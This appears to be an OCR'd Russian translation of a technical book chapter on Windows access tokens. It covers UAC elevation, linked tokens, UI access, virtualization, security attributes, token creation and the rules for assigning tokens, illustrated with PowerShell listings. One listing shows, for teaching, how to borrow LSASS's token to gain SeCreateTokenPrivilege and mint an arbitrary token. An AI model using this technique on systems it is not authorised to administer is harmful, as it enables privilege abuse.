


Рисунок 4-3. Диалог согласия UAC для повышения привилегий.

Чтобы упростить пользователям работу с Windows, программу можно настроить так, чтобы при запуске она принудительно запрашивала повышение. Свойство повышения программы хранится в XML-файле манифеста, встроенном в исполняемый образ. Выполните пример из листинга 4-23,

чтобы получить сведения манифеста всех исполняемых файлов в каталоге System32.

```
PS> ls C:\Windows\System32\*.exe | Get-Win32ModuleManifest
Name                           UiAccess   AutoElevate     ExecutionLevel
----                           --------   -----------     --------------
aitstatic.exe                  False      False           asInvoker
alg.exe                        False      False           asInvoker
appidcertstorecheck.exe        False      False           asInvoker
appidpolicyconverter.exe       False      False           asInvoker
ApplicationFrameHost.exe       False      False           asInvoker
appverif.exe                   False      False           highestAvailable
--snip--
```

Листинг 4-23. Запрос сведений манифестов исполняемых файлов

Если это особая программа, одобренная Microsoft, в манифесте можно указать, должна ли она повышаться автоматически и без уведомления, что обозначается значением `True` в столбце `AutoElevate`. Манифест также указывает, может ли процесс выполняться с доступом к пользовательскому интерфейсу; эта тема будет рассмотрена далее на странице 129. Столбец `ExecutionLevel` может иметь три значения:

• **asInvoker.** Запускать процесс от имени создавшего его пользователя. Это настройка по умолчанию.
• **highestAvailable.** Если пользователь является администратором с разделённым маркером, принудительно повысить процесс до административного маркера. В противном случае запустить его от имени создавшего пользователя.
• **requireAdministrator.** Принудительно запросить повышение независимо от того, является ли пользователь администратором с разделённым маркером. Если пользователь не администратор, ему будет предложено ввести пароль административной учётной записи.

Когда что-либо создаёт исполняемый процесс с повышенным уровнем выполнения, командная оболочка вызывает метод RPC `RAiLaunchAdminProcess`. Этот метод проверяет манифест и начинает процедуру повышения, включая отображение диалога согласия. Любое приложение можно повысить и вручную: для этого вызовите API `ShellExecute`, представленный в разделе «API командной оболочки» на странице 89, и запросите операцию `runas`. PowerShell предоставляет это поведение командой `Start-Process`, как показано ниже:

```
PS> Start-Process notepad -Verb runas
```

После выполнения команды должен появиться запрос UAC. Если нажать «Да» в диалоге согласия, `notepad.exe` должен запуститься на рабочем столе от имени администратора.

Связанные маркеры и тип повышения

Когда администратор проходит аутентификацию на рабочем столе, система отслеживает два маркера пользователя:

• **Limited.** Неповышенный маркер, используемый большинством выполняющихся процессов.
• **Full.** Полноценный административный маркер, используемый только после повышения.

Название «администратор с разделённым маркером» происходит от этих двух маркеров, поскольку предоставленный пользователю доступ разделён между ограниченным и полным маркерами.

В объекте `Token` есть поле, связывающее два маркера. Связанный маркер можно запросить системным вызовом `NtQueryInformationToken` с классом сведений `TokenLinkedToken`. В листинге 4-24 с помощью PowerShell исследуются некоторые свойства этих связанных маркеров.

```
1 PS> Use-NtObject($token = Get-NtToken -Linked) {
    Format-NtToken $token -Group -Privilege -Integrity -Information
  }
```

```
GROUP SID INFORMATION
-----------------
Name                           Attributes
----                           ----------
2 BUILTIN\Administrators        Mandatory, EnabledByDefault, Enabled, Owner
--snip--

PRIVILEGE INFORMATION
---------------------
Name                           Luid              Enabled
----                           ----              -------
SeIncreaseQuotaPrivilege       00000000-00000005 False
3 SeSecurityPrivilege           00000000-00000008 False
SeTakeOwnershipPrivilege       00000000-00000009 False
--snip--

INTEGRITY LEVEL
---------------
4 High

TOKEN INFORMATION
-----------------
5 Type          : Impersonation
Imp Level     : Identification
Auth ID       : 00000000-0009361F
6 Elevated      : True
7 Elevation Type: Full
Flags         : NotLow
```

Листинг 4-24. Отображение свойств связанного маркера

Мы обращаемся к связанному маркеру, передав параметр `Linked` команде `Get-NtToken` 1, и форматируем маркер, чтобы вывести его группы, привилегии, уровень целостности и сведения о маркере. В списке групп видна включённая группа `BUILTIN\Administrators` 2. В списке привилегий также присутствуют привилегии высокого уровня, например `SeSecurityPrivilege` 3. Сочетание групп и привилегий подтверждает, что это административный маркер.

Уровень целостности маркера задан как `High` 4, что, как уже обсуждалось, не позволяет маркеру случайно оставить конфиденциальные ресурсы доступными пользователям без административных прав. В сведениях о маркере виден маркер олицетворения уровня `Identification` 5. Чтобы получить маркер, способный создать новый процесс, вызывающей стороне необходима привилегия `SeTcbPrivilege`, поэтому получить его могут только системные службы, такие как служба «Сведения о приложении». Наконец, видно, что маркер отмечен как повышенный 6, а тип повышения указывает, что это полный маркер 7. Сравним его с ограниченным маркером (листинг 4-25).

```
1 PS> Use-NtObject($token = Get-NtToken) {
    Format-NtToken $token -Group -Privilege -Integrity -Information
}
GROUP SID INFORMATION
-----------------
Name                           Attributes
----                           ----------
2 BUILTIN\Administrators        UseForDenyOnly
--snip--

PRIVILEGE INFORMATION
---------------------
Name                           Luid              Enabled
----                           ----              -------
3 SeShutdownPrivilege           00000000-00000013 False
SeChangeNotifyPrivilege        00000000-00000017 True
SeUndockPrivilege              00000000-00000019 False
SeIncreaseWorkingSetPrivilege 00000000-00000021 False
SeTimeZonePrivilege            00000000-00000022 False

INTEGRITY LEVEL
```

```
---------------
4 Medium

TOKEN INFORMATION
-----------------
Type          : Primary
Auth ID       : 00000000-0009369B
5 Elevated      : False
6 Elevation Type: Limited
7 Flags         : VirtualizeAllowed, IsFiltered, NotLow
```

Листинг 4-25. Отображение свойств ограниченного маркера

Сначала мы получаем дескриптор текущего маркера и форматируем его тем же способом, что и в листинге 4-24 1. В списке групп видно, что `BUILTIN\Administrators` преобразована в группу `UseForDenyOnly` 2. Таким же образом преобразуется любая другая группа, соответствующая проверке повышенного RID.

Список привилегий содержит лишь пять элементов 3. Это единственные пять привилегий, которые может иметь ограниченный маркер. Уровень целостности маркера задан как `Medium`, тогда как у полного маркера он был `High` 4. В сведениях о маркере видно, что маркер не повышен 5, а тип повышения указывает, что это ограниченный маркер 6.

Наконец, обратите внимание на значение `IsFiltered` среди флагов 7. Этот флаг указывает, что маркер был отфильтрован системным вызовом `NtFilterToken`. Дело в том, что для создания ограниченного маркера LSASS сначала создаёт новый полный маркер, чтобы его идентификатор аутентификации получил уникальное значение. Если сравнить значения `Auth ID` в листингах 4-24 и 4-25, можно убедиться, что они действительно различаются. Благодаря этому SRM считает два маркера принадлежащими разным сеансам входа. Затем LSASS передаёт маркер функции `NtFilterToken` с флагом параметра `LuaToken`, чтобы преобразовать все повышенные группы в `UseForDenyOnly` и удалить все привилегии, кроме пяти разрешённых. Однако `NtFilterToken` не понижает уровень целостности с `High` до `Medium`: это требуется сделать отдельно. Наконец, LSASS вызывает `NtSetInformationToken`, чтобы связать два маркера посредством класса сведений `TokenLinkedToken`.

Существует третий тип повышения, `Default`, который используется для любого маркера, не связанного с администратором с разделённым маркером:

```
PS> Use-NtObject($token = Get-NtToken -Anonymous) { $token.ElevationType }
Default
```

В этом примере анонимный пользователь не является администратором с разделённым маркером, поэтому маркер имеет тип повышения по умолчанию.

Доступ к пользовательскому интерфейсу

Ещё одна функция безопасности, появившаяся в Windows Vista, - изоляция привилегий пользовательского интерфейса (User Interface Privilege Isolation, UIPI), которая не позволяет менее привилегированному процессу программно взаимодействовать с пользовательским интерфейсом более привилегированного процесса. Это обеспечивается уровнями целостности и служит ещё одной причиной, по которой администраторы UAC работают с уровнем целостности `High`.

Но UIPI создаёт проблему для приложений, предназначенных для взаимодействия с пользовательским интерфейсом, например экранных дикторов и сенсорных клавиатур. Чтобы обойти это ограничение, не предоставляя процессу слишком много привилегий, в маркере можно установить флаг доступа к пользовательскому интерфейсу. Получит ли процесс такой доступ, зависит от настройки `UiAccess` в манифесте исполняемого файла.

Этот флаг доступа к пользовательскому интерфейсу сообщает среде рабочего стола, что проверки UIPI следует отключить. В листинге 4-26 мы запрашиваем этот флаг у подходящего процесса - экранной клавиатуры (On-Screen Keyboard, OSK).

```
PS> $process = Start-Process "osk.exe" -PassThru
PS> $token = Get-NtToken -ProcessId $process.Id
PS> $token.UIAccess
True
```

Листинг 4-26. Запрос флага доступа к пользовательскому интерфейсу в первичном маркере экранной клавиатуры

Мы запускаем OSK и открываем её объект `Token`, чтобы запросить флаг доступа к пользовательскому интерфейсу. Для установки этого флага вызывающей стороне необходима привилегия `SeTcbPrivilege`. Обычный пользователь может создать процесс с доступом к пользовательскому интерфейсу только через службу UAC. Поэтому любой такой процесс должен запускаться с помощью `ShellExecute`, и именно поэтому в листинге 4-26 использована команда `Start-Process`. Всё это происходит за кулисами при создании приложения с доступом к пользовательскому интерфейсу.

Виртуализация

Ещё одна возникшая в Vista из-за UAC проблема состояла в поддержке устаревших приложений, рассчитывающих на возможность записывать данные в расположения, доступные только администраторам, например каталог Windows или куст реестра локального компьютера. В Vista был реализован специальный обходной механизм: если в первичном маркере включён флаг виртуализации, операции записи из таких расположений незаметно перенаправляются в отдельное хранилище пользователя. Процессу при этом кажется, что он успешно добавил ресурсы в защищённые расположения.

По умолчанию флаг виртуализации включается для устаревших приложений автоматически. Однако его можно задать вручную, установив свойство первичного маркера. Выполните команды из листинга 4-27 в оболочке без административных прав.

```
1 PS> $file = New-NtFile -Win32Path C:\Windows\hello.txt -Access GenericWrite
New-NtFile : (0xC0000022) - {Access Denied}
A process has requested access to an object, but has not been granted those
access rights.

PS> $token = Get-NtToken
2 PS> $token.VirtualizationEnabled = $true
3 PS> $file = New-NtFile -Win32Path C:\Windows\hello.txt -Access GenericWrite
4 PS> $file.Win32PathName
C:\Users\user\AppData\Local\VirtualStore\Windows\hello.txt
```

Листинг 4-27. Включение виртуализации в объекте Token и создание файла в C:\Windows

В этом листинге мы сначала пытаемся создать доступный для записи файл `C:\Windows\hello.txt` 1. Операция завершается исключением «доступ запрещён». Затем получаем текущий первичный маркер и задаём свойству `VirtualizationEnabled` значение `True` 2. При повторной попытке создать файл операция завершается успешно 3. Запросив расположение файла, обнаруживаем его в виртуальном хранилище внутри каталога пользователя 4. Включать виртуализацию могут только обычные непривилегированные маркеры; для маркеров системных служб и администраторов она отключена. Разрешена ли виртуализация, можно узнать по свойству `VirtualizationAllowed` объекта `Token`.

Атрибуты безопасности

Атрибуты безопасности маркера представляют собой список пар «имя - значение», содержащих произвольные данные. С маркером связаны три типа атрибутов безопасности: локальные, утверждения пользователя и утверждения устройства. У каждого атрибута безопасности может быть одно или несколько значений, причём все они должны принадлежать одному типу. Допустимые типы атрибутов безопасности приведены в таблице 4-5.

Таблица 4-5. Типы атрибутов безопасности

Имя типа	Описание
`Int64`	64-разрядное целое число со знаком
`UInt64`	64-разрядное целое число без знака
`String`	Строка Unicode
`Fqbn`	Полностью уточнённое двоичное имя; содержит номер версии и строку Unicode
`Sid`	SID
`Boolean`	Истинное или ложное значение, хранимое как `Int64`: 0 означает ложь, а 1 - истину
`OctetString`	Произвольный массив байтов

Атрибуту безопасности можно назначить набор флагов, изменяющих некоторые аспекты его поведения, например возможность наследования новыми маркерами. Определённые флаги показаны в таблице 4-6.

Таблица 4-6. Флаги атрибутов безопасности

Имя флага	Описание
`NonInheritable`	Атрибут безопасности не может быть унаследован маркером дочернего процесса.
`CaseSensitive`	Если атрибут безопасности содержит строковое значение, сравнение должно учитывать регистр.
`UseForDenyOnly`	Атрибут безопасности используется только при проверке запрета доступа.
`DisabledByDefault`	Атрибут безопасности по умолчанию отключён.
`Disabled`	Атрибут безопасности отключён.
`Mandatory`	Атрибут безопасности является обязательным.

Имя флага	Описание
`Unique`	Атрибут безопасности должен быть уникальным в локальной системе.
`InheritOnce`	Атрибут безопасности может быть однократно унаследован дочерним объектом, после чего должен получить флаг `NonInheritable`.

Почти в каждом маркере процесса имеется атрибут безопасности `TSA://ProcUnique`. Он содержит уникальный LUID, выделенный при создании процесса. Вывести его значение для действующего маркера можно командой `Show-NtTokenEffective`, как показано в листинге 4-28.

```
PS> Show-NtTokenEffective -SecurityAttributes
SECURITY ATTRIBUTES
-------------------
Name              Flags                  ValueType Values
----              -----                  --------- ------
TSA://ProcUnique NonInheritable, Unique UInt64    {133, 1592482}
```

Листинг 4-28. Запрос атрибутов безопасности текущего процесса

Из вывода видно, что атрибут имеет имя `TSA://ProcUnique`. У него два значения `UInt64`, которые вместе образуют LUID. Наконец, у него есть два флага: `NonInheritable`, означающий, что атрибут безопасности не будет передан маркерам новых процессов, и `Unique`, означающий, что ядру не следует пытаться объединить этот атрибут безопасности с любым другим одноимённым атрибутом в системе.

Чтобы задать локальные атрибуты безопасности, вызывающая сторона перед вызовом `NtSetInformationToken` должна иметь привилегию `SeTcbPrivilege`. Утверждения пользователя и устройства необходимо задавать при создании маркера, которое рассматривается в следующем разделе.

Создание маркеров

Обычно LSASS создаёт маркеры, когда пользователь проходит аутентификацию на компьютере. Но LSASS может также создавать маркеры пользователей, которых не существует, например виртуальных учётных записей, применяемых для служб. Такие маркеры могут быть интерактивными, для использования в консольном сеансе, либо сетевыми, для работы по локальной сети. Пользователь, прошедший локальную аутентификацию, может создать маркер другого пользователя, вызвав API Win32, например `LogonUser`, который обращается к LSASS для создания маркера.

Подробно LSASS будет рассматриваться только в главе 10. Однако полезно понимать, как LSASS создаёт маркеры. Для этого он вызывает системную функцию `NtCreateToken`. Как я уже упоминал, этому системному вызову требуется привилегия `SeCreateTokenPrivilege`, предоставляемая ограниченному числу процессов. Это одна из самых мощных возможных привилегий: с её помощью можно создавать произвольные маркеры с любыми SID пользователя и групп и получать доступ к любому ресурсу локального компьютера.

Вам вряд ли часто придётся вызывать `NtCreateToken` из PowerShell, но при включённой `SeCreateTokenPrivilege` это можно сделать командой `New-NtToken`. Системный вызов `NtCreateToken` принимает следующие параметры:

• **Тип маркера.** Первичный либо олицетворения.
• **Идентификатор аутентификации.** LUID аутентификации; можно задать любое нужное значение.
• **Время истечения.** Позволяет маркеру истечь по прошествии заданного времени.
• **Пользователь.** SID пользователя.
• **Группы.** Список SID групп.
• **Привилегии.** Список привилегий.
• **Владелец.** SID владельца.
• **Основная группа.** SID основной группы.
• **Источник.** Имя сведений об источнике.

Кроме того, в Windows 8 у системного вызова появились следующие новые возможности, доступные через `NtCreateTokenEx`:

• **Группы устройств.** Список дополнительных SID устройства.
• **Атрибуты утверждений устройства.** Список атрибутов безопасности, определяющих утверждения устройства.
• **Атрибуты утверждений пользователя.** Список атрибутов безопасности, определяющих утверждения пользователя.
• **Обязательная политика.** Набор флагов, указывающих обязательную политику целостности маркера.

Всё, что не входит в эти два списка, можно настроить лишь вызовом `NtSetInformationToken` после создания нового маркера. В зависимости от задаваемого свойства маркера может потребоваться другая привилегия, например `SeTcbPrivilege`. Покажем создание нового маркера с помощью сценария из листинга 4-29, который необходимо выполнять от имени администратора.

```
PS> Enable-NtTokenPrivilege SeDebugPrivilege
1 PS> $imp = Use-NtObject($p = Get-NtProcess -Name lsass.exe) {
    Get-NtToken -Process $p -Duplicate
}
2 PS> Enable-NtTokenPrivilege SeCreateTokenPrivilege -Token $imp
3 PS> $token = Invoke-NtToken $imp {
    New-NtToken -User "S-1-0-0" -Group "S-1-1-0"
}
PS> Format-NtToken $token -User -Group
USER INFORMATION
----------------
Name     Sid
----     ---
4 NULL SID S-1-0-0

GROUP SID INFORMATION
-----------------
Name                                  Attributes
----                                  ----------
5 Everyone                              Mandatory, EnabledByDefault, Enabled
Mandatory Label\System Mandatory Level Integrity, IntegrityEnabled
```

Листинг 4-29. Создание нового маркера

У обычного администратора по умолчанию нет привилегии `SeCreateTokenPrivilege`. Поэтому нам требуется позаимствовать маркер у другого процесса, который ею располагает. В большинстве случаев проще всего позаимствовать его у LSASS. Мы открываем процесс LSASS и его маркер, дублируя последний в маркер олицетворения 1. Затем удостоверяемся, что в маркере включена `SeCreateTokenPrivilege` 2. После этого можно олицетворить маркер и вызвать `New-NtToken`, передав SID пользователя и одну группу 3. Наконец, выводим сведения о новом маркере, включая заданный SID пользователя 4 и набор групп 5. Команда `New-NtToken` также добавляет стандартный SID системного уровня целостности, видимый в списке групп.

Назначение маркеров

Если бы обычная учётная запись пользователя могла назначать произвольные первичные маркеры или маркеры олицетворения, она могла бы повышать свои привилегии для доступа к ресурсам других пользователей. Особенно опасно это было бы при олицетворении: другой учётной записи достаточно было бы открыть именованный канал, чтобы невольно позволить серверу получить маркер олицетворения.

По этой причине SRM ограничивает действия, которые обычный пользователь может выполнять без привилегий `SeAssignPrimaryTokenPrivilege` и `SeImpersonationPrivilege`. Рассмотрим критерии, которым должно удовлетворять назначение маркера обычным пользователем.

Назначение первичного маркера

Новому процессу первичный маркер можно назначить одним из трёх способов:

• унаследовать маркер от родительского процесса;
• назначить маркер при создании процесса, например с помощью API `CreateProcessAsUser`;
• задать маркер после создания процесса, но до его запуска, с помощью `NtSetInformationProcess`.

Наследование маркера от родителя - несомненно, самый распространённый способ назначения. Например, при запуске приложения из меню «Пуск» Windows новый процесс наследует маркер процесса Explorer.

Если процесс не наследует маркер от родителя, маркер передаётся ему как дескриптор, который должен иметь право доступа `AssignPrimary`. Если доступ к объекту `Token` предоставлен, SRM предъявляет к маркеру дополнительные требования, чтобы не допустить назначения более привилегированного маркера, если только в первичном маркере вызывающей стороны не включена `SeAssignPrimaryTokenPrivilege`.

Требования к маркеру задаёт функция ядра `SeIsTokenAssignableToProcess`. Сначала она проверяет, что уровень целостности назначаемого маркера не превышает уровень целостности первичного маркера текущего процесса. Если это условие выполнено, функция проверяет соответствие маркера одному из критериев, показанных на рисунке 4-4: маркер должен быть либо дочерним по отношению к первичному маркеру вызывающей стороны, либо родственным ему.




Рисунок 4-4. Критерии назначения первичного маркера функцией SeIsTokenAssignableToProcess.

Сначала рассмотрим случай дочернего маркера. Пользовательский процесс может создать новый маркер на основе существующего. При этом свойству `ParentTokenId` в объекте ядра нового маркера присваивается идентификатор родительского маркера. Если `ParentTokenId` нового маркера совпадает со значением ID текущего первичного маркера, назначение разрешается. Примером дочерних маркеров служат ограниченные маркеры: когда ограниченный маркер создаётся функцией `NtFilterToken`, идентификатором его родительского маркера становится ID исходного маркера.

Родственный маркер создаётся в рамках того же сеанса аутентификации, что и существующий маркер. Для проверки этого критерия функция сравнивает идентификаторы родительских маркеров и идентификаторы аутентификации двух маркеров. Если они совпадают, маркер можно назначить. Эта проверка также определяет, являются ли сеансы аутентификации особыми родственными сеансами, заданными ядром, хотя такая конфигурация встречается редко. Распространённые примеры родственных маркеров - маркеры, продублированные из маркера текущего процесса, и маркеры lowbox.

Обратите внимание: функция не проверяет пользователя, представляемого маркером. Если маркер соответствует одному из критериев, его можно назначить новому процессу. Если ни один критерий не выполнен, при назначении маркера возвращается ошибка `STATUS_PRIVILEGE_NOT_HELD`.

Как при таких ограничениях утилита `runas` создаёт новый процесс от имени обычного пользователя? Она использует API `CreateProcessWithLogon`, который аутентифицирует пользователя и запускает процесс из системной службы, обладающей привилегиями, необходимыми для обхода этих проверок.

Если попытаться назначить маркер процессу, станет видно, насколько легко операция завершается неудачей даже при назначении маркеров одного пользователя. Выполните код из листинга 4-30 от имени пользователя без административных прав.

```
PS> $token = Get-NtToken -Filtered -Flags DisableMaxPrivileges
1 PS> Use-NtObject($proc = New-Win32Process notepad -Token $token) {
    $proc | Out-Host
}
Process            : notepad.exe
Thread             : thread:11236 - process:9572
```

```
Pid                : 9572
Tid                : 11236
TerminateOnDispose : False
ExitStatus         : 259
ExitNtStatus       : STATUS_PENDING

2 PS> $token = Get-NtToken -Filtered -Flags DisableMaxPrivileges -Token $token
PS> $proc = New-Win32Process notepad -Token $token
3 Exception calling "CreateProcess" with "1" argument(s): "A required privilege
is not held by the client"
```

Листинг 4-30. Создание процесса с помощью ограниченных маркеров

Здесь мы создаём два ограниченных маркера и с их помощью запускаем экземпляр Блокнота. При первой попытке создаём маркер на основе текущего первичного маркера 1. Поле идентификатора родительского маркера в новом маркере получает ID первичного маркера, и при использовании маркера для создания процесса операция завершается успешно.

При второй попытке создаём ещё один маркер, но основываем его на созданном ранее 2. Создание процесса с этим маркером завершается ошибкой привилегии 3. Причина в том, что идентификатором родительского маркера для второго маркера становится ID созданного нами маркера, а не первичного. Поскольку маркер не соответствует ни критерию дочернего, ни критерию родственного маркера, операция назначения завершается неудачей.

Маркер можно задать после создания процесса с помощью системного вызова `NtSetInformationProcess` либо класса `ProcessAccessToken`, который PowerShell предоставляет командой `Set-NtToken` (листинг 4-31).

```
PS> $proc = Get-NtProcess -Current
PS> $token = Get-NtToken -Duplicate -TokenType Primary
PS> Set-NtToken -Process $proc -Token $token
Set-NtToken : (0xC00000BB) - The request is not supported.
```

Листинг 4-31. Задание маркера доступа после запуска процесса

Эта операция назначения не обходит ни одну из рассмотренных проверок. Как только начальный поток процесса приступает к выполнению, возможность задать первичный маркер отключается, поэтому попытка назначить маркер уже запущенному процессу возвращает ошибку `STATUS_UNSUPPORTED`.

Назначение маркера олицетворения

Как и в случае первичных маркеров, SRM требует, чтобы назначаемый маркер олицетворения соответствовал определённому набору критериев; иначе назначение маркера потоку будет отклонено. Любопытно, что эти критерии отличаются от критериев назначения первичных маркеров. Поэтому возможны ситуации, когда маркер олицетворения назначить можно, а первичный нельзя, и наоборот.

Если маркер указан явно, его дескриптор должен иметь право доступа `Impersonate`. При неявном олицетворении маркер уже находится в ведении ядра, поэтому отдельное право доступа не требуется.

Критерии олицетворения проверяет функция ядра `SeTokenCanImpersonate`. Как показано на рисунке 4-5, эта проверка значительно сложнее проверки назначения первичных маркеров.

